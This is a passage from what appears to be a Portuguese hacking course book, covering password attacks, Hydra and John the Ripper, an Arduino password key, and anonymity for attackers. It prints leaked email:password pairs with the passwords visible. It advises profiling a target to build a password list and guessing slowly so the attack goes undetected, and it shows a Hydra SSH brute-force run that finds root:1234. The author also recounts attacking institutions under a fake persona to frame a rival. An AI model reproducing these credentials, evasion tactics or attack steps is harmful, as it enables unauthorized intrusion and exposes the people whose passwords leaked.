Uma observação importante feita por ele é que ao longo de nosso dia a dia temos que nos cercar de tecnologias que podemos confiar e que pode-se fazer aos poucos, pois muda o estilo de vida. No caso do autor deste livro, estou passando por este quanto ao pacote Google Docs, estou migrando para Disroot.org. É por isso que Edward gosta de aplicativos como o Signal, porque possuem boa curva de aprendizado. Não exige que você reordene sua vida. Não exige que você altere seu método de comunicação.

Quanto aos Browsers, Edward afirma que TOR é fundamental e que também um bom browser ajuda. Recomenda-se o uso de ferramentas como HTTP Everywhere e adblocks. Sobre sistemas operacionais, Edward sempre utiliza Sandbox Virtualizadas com Qubes OS.

4.7 O Password

Os passwords devem ser fortes, ou seja, números, letras minúsculas e letras maiúsculas, não esqueça dos caracteres especiais. Nunca use a mesma senha em tudo, use variações, infelizmente é complicado. Eu utilizo um hardware próprio associado a alguns caracteres extras, então fica complexo.

Para alguns sites idiotas uso algumas senhas, já para sites importantes e acesso a sistemas operacionais, senhas tão fortes que é comum eu errar 5 a 9 vezes ao dia.

Caso seja curioso e ver o que não se deve fazer, procure ver listas de passwords. Passwords podem ser obtidos de várias formas, a principal é obter listas de prováveis senhas em:

- Sites que possuem Data Breach de serviços WEB com senhas vazadas;
- Sites que pessoas testam suas senhas[36];

Também é possível obter senhas em sites hackers mais privados ou grupos, principalmente no Telegram, conforme a imagem abaixo.

[36] Sim, tem pessoas que ficam testando (informando) suas senhas para um site qualquer na Internet;

```
1 shavn [redacted]rambler.ru:d2a5690151d
2 alenka [redacted]gmail.ru:277127
3 __ [redacted]nail.ru:sasavskaia
4 __v [redacted]@list.ru:dmitrii
5 13[redacted] ru:Maria2131
6 5467[redacted]_tema0205@mail.ru:jaguar
7 ale[redacted].ru:18_alex123
8 [redacted]xa_@mail.ru:alina4242
9 alien[redacted]@mail.ru:steelseries
10 a[redacted]on4uk_@mail.ru:10071990
11 ang[redacted]@mail.ru:giluxo83
12 -ant[redacted]_@mail.ru:mefyxuci
13 [redacted]_@inbox.ru:exoexoexo
14 ares[redacted].ru:shadow777
15 ar[redacted]_2@mail.ru:156010
16 ar[redacted]@mail.ru:13022222asd
17 b[redacted]ddy_@mail.ru:171488
18 bl[redacted]soul_@mail.ru:iloveyou
19 bomb[redacted]@inbox.ru:vulgaris
```

Um bom arquivo de senha tem como primeiro elemento o valor 123456, e entre os 10 primeiros são:

123456
password
qwerty

Arquivo com 700 mil senhas ordenas por haveibeenpwned - Extração Junho 2021

Infelizmente muitas listas de senhas são geradas sem nenhuma inteligência e por isso o processo de ataque por listas de senhas são demoradas e podem ser frustradas por uma administrador atento em sua infraestrutura, o recomendado que o ataque siga os seguintes passos:

1. Gerar uma lista de 100 senhas focadas no alvo/pessoa;
2. Obter uma lista de senhas possíveis de um site;
3. Usar uma lista gerada sem nenhuma inteligência.

Para gerar uma lista de 100 senhas focadas no alvo, deve ser feito uma engenharia social em redes sociais, deve-se fazer um estudo profundo. O ataque com esta lista deve ser feiot 1 por 1 com intervalos longos, de 5 a 10 minutos para não despertar suspeita, e sim, ataques de senha devem ser furtivos.


Para obter um arquivo de prováveis senhas já ordenadas, recomenda-se consultar as seguintes sites:

- Pwned Passwords
- Top 200 Most Common Password List 2021 | NordPass
- password_2021-06-16-00 : Free Download, Borrow, and Streaming

Infelizmente como o processo é complexo por existir muitas senhas, não será possível realizar um ataque tão pausado quanto o ataque por listas focadas no alvo, logo o ataque é massivo e é de fácil detecção.

Se mesmo assim não foi possível, é a hora da força bruta, deve-se gerar arquivos com senhas entre 8 e 16 caracteres sequenciais, e executar estas senhas contra o alvo.

Gerando um arquivo de senhas de 2 caracters por linha.
Todas as letras minúsculas e maúsculas bem como números.



Arquivo gerado


Mas em uma autenticação é preciso ter 2 informações, o usuário e a senha, ambos são um problema para o hacker, mas pelo menos o usuário existe-se meios para descobrir, são meios:

- Prováveis usuários da tecnologia, por exemplo root no Linux, Administrator no Windows e admin em roters caseiros;
- Prováveis usuários de uma empresa, geralmente uma empresa tem uma máscara para criar usuários de contas, tipo SOBRENOME-NOME;
- Uma enumeração de usuários, existem vários serviços vulneráveis que permitem que se teste se o usuário existe ou não, como o próprio SSH Server inferior a versão 7.4;

Na imagem abaixo estou demonstrando de forma simples como utilizei o metasploit (terá um capítulo à parte com explicação mais densa) para enumerar possíveis usuários de uma lista de possíveis usuários.

Script utilizado para enumerar

IP da máquina alvo



Arquivo com usuários que serão testados

Veja que para um hacker com conhecimento caminhos podem ser traçados rapidamente[37] e o fardo árduo de uma invasão passa a ser um processo trivial.

4.7.1 Password e ferramentas hackers para Password

Existem inúmeras ferramentas, das mais triviais que geram a partir de alfabeto milhões de combinações, ou que geram a partir de dicionários de palavras da língua/cultura ou até mesmo específica para um alvo.

Já outras ferramentas são capazes de procurar palavras de senhas baseada em hashes localizadas, afinal um sistema armazena senhas criptografadas por funções One-Way-Function (ver capítulo de criptografia).

Hydra é uma ferramenta utilizada para avaliar se um password é válido para usuários de um sistema, veja que quando definida na literatura como cracker de password ela não quebra o password, ela quebra a autenticidade de um indivíduo. Uma ferramenta muito poderosa que que com ataques paralelos (por threads) consegue realizar uma grande quantidade de testes em poucos minutos.

Atualmente esta ferramenta possui vários módulos podendo ser facilmente estendido e é natural que suporta uma grande quantidade de protocolos, tais como Cisco, FTP, HTTP (FORM POST E GET), IRC, LDAP, MYSQL, MS-SQL, ORACLE, POSTGRESQL, POP/SMTP, SOCKS5, SSH, SUBVERSION, TELNET, VMWARE e XMPP.

Mas antes de atacar um alvo deve-se mapear com NMAP quais serviços estão disponíveis no alvo e também o protocolo, para a escolha correta na ferramenta.

Não é preciso ter um Kali GNU/Linux para utilizar esta ferramenta, pois o processo de instalação e configuração é trivial e a aplicação opera bem em qualquer GNU/Linux.

1. sudo apt update -y
2. sudo apt install hydra -y

Comando HYDRA com:
- arquivo de usuários: /tmp/users
- arquivo de senha: /tmp/pass
- Protocolo e IP: SSH e **192.168.201.10**

```
┌──(kali㉿kali)-[/tmp]
└─$ hydra -L /tmp/users -P /tmp/pass ssh://192.168.201.10
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secr
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-04 01:10:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to red
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
vent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:3/p:5), ~1 try per task
[DATA] attacking ssh://192.168.201.10:22/
[22][ssh] host: 192.168.201.10   login: root   password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-04 01:10:49
```


Localizado o usuário root e senha **1234**

[37] Se o oponente não pensa em segurança;


John the Ripper é uma ferramenta projetada para ajudar os administradores de sistemas a encontrar senhas fracas (fáceis de adivinhar ou decifrar por força bruta) e até mesmo enviar e-mails automaticamente aos usuários avisando-os sobre isso, se desejado.


John the Ripper suporta centenas de tipos de hash e cifras, incluindo: senhas de usuário de tipos Unix (Linux, *BSD, Solaris, AIX, QNX, etc.), macOS, Windows, "aplicativos web" (por exemplo, WordPress), groupware (por exemplo, Notes/Domino) e servidores de banco de dados (SQL, LDAP, etc.); capturas de tráfego de rede (autenticação de rede Windows, WiFi WPA-PSK, etc.); chaves privadas criptografadas (SSH, GnuPG, carteiras de criptomoedas, etc.), sistemas de arquivos e discos (arquivos .dmg do macOS e "pacotes esparsos", Windows BitLocker etc.), arquivos (ZIP, RAR, 7z) e arquivos de documentos (PDF) , Microsoft Office, etc.).

1. sudo apt update -y
2. sudo apt install john -y




4.7.2 Criando uma Chave Física







sudo apt install arduino -y





https://raw.githubusercontent.com/digistump/arduino-boards-index/master/package_digistump_index.json








```
1.  /*
2.  * LAB Name: Password Hardware Key
3.  * Author: Nao Importa WEB
4.  * For More Info Visit: www.cursohacker.com.br
5.  */
6.
7.  #include <DigiKeyboard.h>
8.
9.  #define LEDPin 0
10. #define buttonPin 1
11.
12. void setup() {
13.     pinMode(buttonPin, INPUT_PULLUP);
14.     pinMode(LEDPin, OUTPUT);
15. }
16.
17. void loop() {
18.     boolean buttonState = digitalRead(buttonPin);
19.     if(buttonState) {
20.         DigiKeyboard.println("*%!Pu4-!*iA,Xbe+_ayTna1");
21.         DigiKeyboard.delay(3000);
22.     }
23.     digitalWrite(LEDPin, buttonState);
24. }
```


File Edit Sketch Tools Help
chave §
/*


Uploading...
Warning: platform.txt from core 'Digistump AVR Boards' contains deprecated compile
Sketch uses 3510 bytes (58%) of program storage space. Maximum is 6012 bytes.
Global variables use 105 bytes of dynamic memory.
Running Digispark Uploader...
Plug in device now... (will timeout in 60 seconds)


Done uploading.
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
24


*Untitled 1 - Mousepad
File Edit Search View Document Help
1 *%!Pu4-!*iA,Xbe+_ayTna1
2

,


4.8 Username

Conheço um hacker que é até famoso, mas sempre o vejo criar apelidos bem semelhantes, todos relacionados a um determinado deus, aí é fácil. Apelidos devem ser complexos? A resposta é simples, depende do objetivo.

Se uma persona é apenas de zueira ou realmente tem que ser pública para então engajar outros, que seja um apelido simples e humano, pode até repetir algo semelhante, mas caso seja em uma persona envolvida em ataques e em grupos hackers, que seja sem nexo com qualquer outra de suas personas públicas. Uma vez quis sacanear outro hacker, fiz uma persona bem semelhante e fiz alguns ataques a algumas instituições, a fim de sacanear o outro, afinal, ele sempre criava um nick muito parecido.

Quando desenvolvi um sistema de comunicação e gestão de grupos Hackers (figura abaixo) projetei uma forma que é impossível um elemento do grupo dizer como quer ser chamado, e ainda foi criado um botão que randomicamente muda o apelido, sem nenhum nexo com nada. Fiz isso pois muitos hackers são desleixados neste quesito e seu ego o faz sempre ser aquele hacker conhecido.

Lembre-se que o fim do LulzSec foi um hacker desleixado chamado **Hector Xavier Monsegur**.



O problema do username é que a pessoa quer ter uma marca, quer ter um legado e neste ramo não devemos ter esse legado, talvez esta ideia tenha sido criada pela romantização do tema e as grandes histórias, mas na realidade as histórias hackers são histórias tristes. Não queira criar uma marca, queira criar um futuro seguro para você.

.

5 Criptografia e ferramentas (ok)

O termo “criptografia” tem sido associado ao problema de projetar e analisar esquemas de criptografia (ou seja, esquemas que fornecem comunicação secreta em meios de comunicação inseguros). No entanto, desde a década de 1970, problemas como construir assinaturas digitais não falsificáveis e projetar protocolos tolerantes a falhas também foram considerados como pertencentes ao domínio da criptografia.

CURSO HACKER - CRIPTOGRAFIA Parte 1 - Introdução e sobre o Livro

